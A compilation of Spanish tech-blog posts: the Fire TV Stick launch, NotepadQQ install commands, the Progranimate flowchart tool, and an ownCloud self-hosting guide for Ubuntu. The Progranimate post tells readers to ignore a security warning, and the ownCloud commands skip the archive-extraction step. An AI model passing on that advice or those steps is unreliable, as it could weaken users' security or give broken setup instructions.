Si ya dieron un primer paso por conquistar el televisor de casa con su Amazon Fire TV ahora dan un segundo con su Fire TV Stick. Amazon lanza un pequeño dongle HDMI que permite hacer streaming de vídeo al más puro estilo del Chromecast de Google.

Con un precio de 39 dólares, el nuevo stick HDMI de Amazon incluye 8GB de memoria interna, 1GB de memoria RAM y un procesador de doble núcleo más una doble antena wifi. Con dicho hardware la compañía lo define como significativamente más poderoso que el modelo de Roku y Chromecast.

Firetv 1

Además de incluye un micrófono que nos permitirá realizar búsquedas por voz. Una opción interesante para dotarlo de una nueva opción de contro. Opción de contro que junto al streaming directo desde el móvil y ese micro para comandos de voz se le une un mando a distancia adicional que la compañía venderá por 29 dólares.

Junto a la compatibilidad con Amazon Prime también soportará Plex, Twitch, Youtube y muchos más

Amazon ha visto que Chromecast es uno de los gadgets más vendidos de su tienda y después del Amazon Fire TV habrá pensado inteligentemente que qué mejor idea que lanzar su propio stick. Claro que, como todo, ahora falta por ver qué apoyo obtiene por parte de los desarrolladores y sus aplicaciones. Por ahora sabemos que apps importantes como Plex, Twitch, Youtube, Hulu y similares soportarán Fire TV.

Disponible en Amazon.com y con fecha de envío el 19 de noviembre, ahora sólo falta conocer disponibilidad en España y resto de países.

-
La noticia Fire TV Stick, el nuevo dongle HDMi de Amazon fue publicada originalmente en Xataka Smart Home por Pedro Santamaria .


26 Oct 12:15

NotepadQQ: La alternativa para Linux de Notepad++

by elav

Los que han desarrollado en Windows, o incluso los que simplemente han querido un editor de texto más potentes que Notepad, deben conocer de sobra a Notepad++, una excelente aplicación que por desgracia, no tiene una versión oficial para GNU/Linux (por lo menos hasta la última versión que lo probé).

El punto es que ya tenemos una alternativa para los usuarios del pingüino que, aunque todavía le falta mucho trabajo por hacer, ya es perfectamente usable: NotepadQQ, la cual se viene desarrollando desde el 2010 más o menos.

NotepadQQ

¿Que nos ofrece NotepadQQ?

Pues aunque no lo he exprimido al 100%, he podido encontrar en este editor de textos avanzados algunas características interesantes como son la selección y edición en bloque, y la selección y edición múltiple de texto.

NotepadQQ de momento incluye un montón de temas visuales, y soporta un gran número de lenguajes para los que evidentemente posee resaltado de sintaxis. Por desgracia, por lo menos para PHP y HTML, no posee autocompletado de código, por lo cual lo he desechado automáticamente.

Otra de las buenas características de NotepadQQ es la herramienta de reemplazo de texto, que permite usar expresiones regulares para un búsqueda y reemplazo de texto más avanzada.

NotepadQQ1

También nos permite crear y correr Macros, y posee shortcuts para lanzar el fichero con el que estamos trabajando en diversas aplicaciones. Otras de las opciones que encontré en el menú fue la de convertir todo el texto a minúsculas y mayúsculas. También nos permite cerrar múltiples ficheros y dejar solo abierto el que estemos usando.

Por desgracia todavía NotepadQQ (el cual usa QT) no tiene una amplia gama de opciones en las preferencias, pero va por muy buen camino. También es cierto que muchas de sus cualidades las podemos encontrar en editores más veteranos como por ejemplo KATE, pero siempre es bueno contar con una alternativa más.

Pueden instalar NotepadQQ de la siguiente forma:

ArchLinux:

$ yaourt -S notepadqq

Ubuntu:

sudo add-apt-repository ppa:notepadqq-team/notepadqq
sudo apt-get update
sudo apt-get install notepadqq

Si lo prueban me dejan sus impresiones y me dicen si algo más interesante se me escapó..

The post NotepadQQ: La alternativa para Linux de Notepad++ appeared first on Desde Linux.

26 Oct 12:10

Progranimate, una herramienta de programación visual para principiantes

by Nasheli Escobar
Progranimate, una herramienta de programación visual para principiantes

Aprende a crear diagramas de flujo de manera fácil con este sencillo entorno de programación. Progranimate también te ayuda a generar el código fuente de tu diagrama y a animar su ejecución.

Cualquier sistema informático consta de una serie de etapas que conforman su ciclo de vida desde que se identifica la necesidad, hasta que se logra solucionar la misma. Estas etapas de acuerdo al orden temporal en el que ocurren se dividen en: análisis, diseño, implementación, pruebas y mantenimiento (aunque pueden haber variaciones de acuerdo al autor que se maneje).

Algunos autores afirman que escribir el código de un programa (etapa de implementación) es una tarea muy sencilla si el diseño de la solución está correctamente planteada; por ello, es que de vital importancia contar con dos elementos durante la etapa de diseño, éstos son los algorítmos y los diagramas de flujo.

Escribir las líneas de código es una tarea sencilla si el diseño de la solución esta correctamente definido.
Los algorítmos son el conjunto ordenado de todos los pasos a seguir para resolver un problema, mientras que los diagramas de flujo (DF) son la representación gráfica de esa secuencia ordenada de pasos. Los DF nos facilitan la solución de problemas complejos a través de la definición de datos de entrada, los procesos a seguir y el resultado final esperado.

Progranimate

Progranimate

En el mercado existen variedad de programas que nos ayudan a crear diagramas de flujo, pero en esta ocasión hablaremos de Progranimate.

Progranimate es una herramienta dinámica de programación visual para aquellos que desean aprender a diseñar diagramas de flujo. Su objetivo es hacer que las etapas iniciales de la programación sean más amigables para el principiante.

Los diagramas de flujo creados ayudan a los usuarios a crear modelos mentales mas precisos de los componentes del sistema. Además ofrece la posibilidad de generar automáticamente el código fuente de los elementos que se van incorporando. Progranimate puede generar código en Java y Visual Basic.

Por cada elemento del diagrama o al término de éste se puede realizar una animación del programa. Esta animación permite visualizar el comportamiento de las variables definidas en el panel de Inspección de variables.

Progranimate se puede utilizar en cualquier computadora con acceso a Internet y con entorno de ejecución Java, o integrarse en una página web a modo de demostración del programa o de creación de programas. Además el sitio web de Progranimate ofrece una sección de documentación en la que se incluyen manuales y guías de apoyo para utilizar el programa.

Descarga

Progranimate, una herramienta de programación visual para principiantes

Descargar Progranimate es tan fácil como ir al sitio, seleccionar el lenguaje de programación con el que queremos que funcione (esto se puede modificar después de instalarse) y dar clic en Start. Recuerda que es necesario que tu equipo cuente con Java ya que el archivo que se descarga tiene la extensión ".jnlp" que se abre con el Java Web Start.

Progranimate es un software completamente seguro, por lo que puedes ignorar la alerta de seguridad que te mostrará el sistema al ejecutarlo.

Entorno del programa

Progranimate, una herramienta de programación visual para principiantes

El entorno del programa es un sencillo e intuitivo. En la parte central de la ventana de Progranimate se encuentra el diagrama de flujo que estamos construyendo junto al código generado de dicho diagrama. En la barra de la izquierda se encuentran los componentes o símbolos con los que construiremos nuestro diagrama. En la parte derecha se encuentra el Inspector de variables en el que se observarán todas las variables generadas durante el programa. Y por último, en la parte superior se encuentran los controles de archivo (guardar, cargar, crear), los controles de animación (run, step, pause, stop), además de los controles de velocidad y zoom.

Basta con dar clic sobre un elemento de la barra izquierda y después dar clic sobre la línea negra que une el inicio y el fin de nuestro diagrama para insertar ese elemento dentro del programa. Recuerda siempre insertar los componentes antes del símbolo de fin.

Una vez que hayas construido tu diagrama de flujo con las variables y los procesos que requieras tendrás que dar clic en Run para comenzar a ejecutar el programa y ver la animación, que se mostrará en una pequeña ventana en la parte inferior derecha de la pantalla.

Y listo, con esto habrás podido escribir tu primer programa en este sencillo entorno de programación.


26 Oct 12:09

Cómo crear tu propia nube con ownCloud paso a paso

by Ander Raso
Cómo crear tu propia nube con ownCloud paso a paso

Esta es una guía para montar despacito y paso a paso tu propia nube privada con la plataforma ownCloud, en un servidor Ubuntu. Puedes seguir la guía con Windows, Mac o Linux, incluso te doy enseño una app fantástica para administrar tu servidor con tu smartphone Android.

De vez en cuando llega una noticia de que ha habido un fallo de seguridad en [inserte plataforma en la nube aquí] y se han robado cientos de fotos. Ya pasó en su momento con lo de the fappening y más tarde con Snapchat. No se a vosotros pero a mí ya me está cansando confiar en un servicio y luego encontrarme con cosas como estas.

Además, después de ver que la mayoría de servicios en la nube no respetan la privacidad y pueden husmear en los datos de los usuarios, he decidido que nadie va a tener más cuidado con mis datos que yo mismo. Por todo ello, he montado mi propia nube con ownCloud. Ya llevo un tiempo usándolo y de momento me está encantando la experiencia de usuario que ofrecen, así que hoy vengo a mostrar una guía paso a paso sobre cómo montar tu propia nube con ownCloud en un servidor Ubuntu 14.04 (que ofrece más tiempo de soporte que la versión 14.10).

Para los que no lo sepáis aún, ownCloud es una nube con la que se pueden sincronizar archivos, calendario, contactos, notas y más cosas mediante extensiones como por ejemplo los marcadores y datos de firefox con mozilla sync. Es gratis, de código abierto y cuenta con aplicación para Android, iOS y cliente de escritorio para Linux, Windows y Mac OS X. Nota: si usáis la app store f-droid para Android, la aplicación de ownCloud os sale gratis.

Si no tienes un servidor o si quieres experimentar

owncloud

Es muy posible que no tengas tu propio servidor, pero no te preocupes. Aunque ese sea tu caso puedes seguir esta guía haciendo una nube en una máquina virtual con la que podrás experimentar sin miedo a que afecte a tu PC. Para ello recomiendo usar Ubuntu Server 14.04 y la máquina virtual la crearemos mediante VirtualBox con las siquientes preferencias.

  • Nombre y OS: Ubuntu Server > Linux > Ubuntu 64 bit
  • Tamaño de memoria: 512 mb (para pruebas nos sobra)
  • Crear un disco duro virtual ahora
  • Tipo de archivo de unida de disco duro: VDI (VirtualBox Disk Image)
  • Almacenamiento en unidad de disco duro físico: Reservado dinámicamente
  • Ubicación del archivo y tamaño: 8,00 GB (para pruebas no necesitamos más)
  • Por último haremos clic en el botón de configuración e iremos a Configuración > red > conectado a: adaptador puente (aquí la mía es: wlp5s0).

Al iniciar la máquina virtual, seleccionaremos el ISO que hemos descargado de la página de Ubuntu Server y veremos que la instalación es muy sencilla e intuitiva. Solo hay que seguir los pasos y responder a las típicas pregunta de instalación, como la zona horaria, nombre de la máquina, usuario, contraseña... etc. Yo he elegido la opción de instalación llamada guiado utilizar todo el disco y actualizaciones de seguridad automáticas. Por último, nos pregunta por los programas a utilizar, pero no vamos a seleccionar ninguno porque vamos a hacer una instalación manual. Por último se instalará el Grub.

Si ya tienes un servidor (o la máquina virtual de antes)

Puede que ya tengas un servidor o que hayas creado una máquina virtual siguiendo la guía del punto anterior. En cualquier caso para nuestra nube, lo primero que haremos será actualizar el sistema y la lista de repositorios.

$ sudo apt-get update $ sudo apt-get upgrade 

Ya dediqué un post a hablar de Fish, mi shell favorita. Su resaltado de comandos viene genial para que podáis ver bien los comandos en las fotos del post, así que os muestro como lo instalo y la hago mi shell por defecto (esto es opcional):

$ sudo apt-get install fish $ chsh -s /usr/bin/fish $ fish (para empezar a usarla ya) 

(Opcional) Cómo conectarse al servidor de forma remota

mejores emuladores de terminal para linux

Vamos a instalar openssh para que podamos administrar el servidor desde la terminal de nuestro PC o si sois tan nerds como yo, desde nuestro smartphone. Pondremos el siguiente comando en nuestro servidor:

$ sudo apt-get install openssh-server 

Ahora tenemos que saber cual es nuestra dirección ip:

$ hostname -I 

  • Si usas Linux. Instala openssh si no lo tienes de la misma forma que antes. Si usas otra distro que no sea Ubuntu busca el programa en tus repositorios.
  • Si usas Windows. Cygwin es una terminal Linux para Windows, al instalarla selecciona el paquete openssh.
  • Si usas Mac puedes administrar el servidor desde tu terminal igual que en Linux, asegúrate de que tienes ssh.
  • Si estás en Android. Usa la aplicación connectbot, es genial y más sencilla de usar imposible.

En cualquiera de los casos anteriores ejecutaremos el siguiente comando:

$ ssh usuario_servidor@ip (ejemplo -> ssh ander@192.XX.XXX.XXX) 

Nos pedirá la contraseña y ya seremos capaces de administrar el servidor desde nuestro PC o móvil, es decir, hemos entrado a nuestro servidor.

Requisitos de ownCloud

owncloud

Ya sea desde el propio servidor, máquina virtual o de forma remota, antes de hacer nada, hay que instalar unos requisitos para que ownCloud pueda funcionar. Primero un servidor LAMP, al instalar te preguntará por una contraseña para MySQL, no la olvides.

$ sudo apt-get install lamp-server^ (no os olvidéis del ^ final) $ sudo mysql_secure_installation (nos preguntará unas cosas) 

  • change root password? pon n.
  • remove anonymous users? pon y.
  • disallow remote root logins? pon y.
  • remove test database and access to it? pon y.
  • reload privilege tables? pon y.

Instala las siguientes dependencias:

$ sudo apt-get install php5-gd php-xml-parser php5-intl smbclient curl libcurl3 php5-curl 

Ahora necesitamos habilitar los módulos de Apache2 mod_rewrite y mod_headers para que ownCloud funcione con normalidad.

$ sudo a2enmod rewrite $ sudo a2enmod headers 

Por último editaremos la configuración de Apache2 para que las normas rewrite de ownCloud funcionen.

$ sudo nano /etc/apache2/apache2.conf 

Una vez allí debes bajar buscando una sección llamada en la que sustituiremos AllowOverride None por AllowOverride All, pulsaremos la combinación de teclas Ctrl+x, guardaremos el archivo y reiniciaremos Apache2 para que se carguen los cambios.

$ sudo service apache2 restart 

Instalación de ownCloud

instalar-owncloud

Hay que bajar la última versión, extraerla, moverla a la carpeta que le corresponde y darle los permisos adecuados.

$ wget http://download.owncloud.org/community/owncloud-latest.tar.bz2 $ sudo mv owncloud /var/www/html/ $ cd /var/www/html/ $ sudo chown -R www-data:www-data owncloud 

Ahora vamos a crear la base de datos de ownCloud. Primero entramos a MySQL:

$ mysql -u root -p 

Creamos la base de datos:

> CREATE DATABASE owncloud; 

Asignamos la base de datos al usuario owncloud con la contraseña (pass) que queráis:

> GRANT ALL ON owncloud.* TO 'owncloud'@'localhost' IDENTIFIED BY 'pass'; 

Ahora podemos salir escribiendo quit.

Último paso

owncloud

Usaremos nuestro navegador web para entrar al servidor, recordad que la ip se consigue con el comando hostname -I o sino la podemos ver también con ifconfig. Pondremos nuestra ip/owncloud/ en la barra de dirección del navegador que estemos usando:

192.XX.XXX.XXX/owncloud/

Aquí crearemos una cuenta de administrador, dejaremos el directorio de datos tal cual y rellenaremos la configuración de la base de datos de la siguiente manera:

  • owncloud
  • contraseña (de la base de datos)
  • owncloud
  • localhost

Por último, haremos clic en completar la instalación.

owncloud

Nada más entrar nos dará links para instalar las aplicaciones para smartphone y el cliente de escritorio. Con esto ya hemos conseguido crear nuestra propia nube. Ha sido un duro proceso, pero creo que ha merecido la pena para poder ser los auténticos dueños de nuestros datos.

Espero que os haya servido esta guía, yo estoy muy contento con ownCloud y estoy sincronizando archivos, calendario y contactos. He cogido el pack de estudiante de Github y estoy usando los 100$ que te dan para hacer un servidor en DigitalOcean, hasta el momento cuando he pedido soporte técnico han sido de mucha ayuda. Ahora decidme, ¿usáis alguna plataforma en la nube diferente?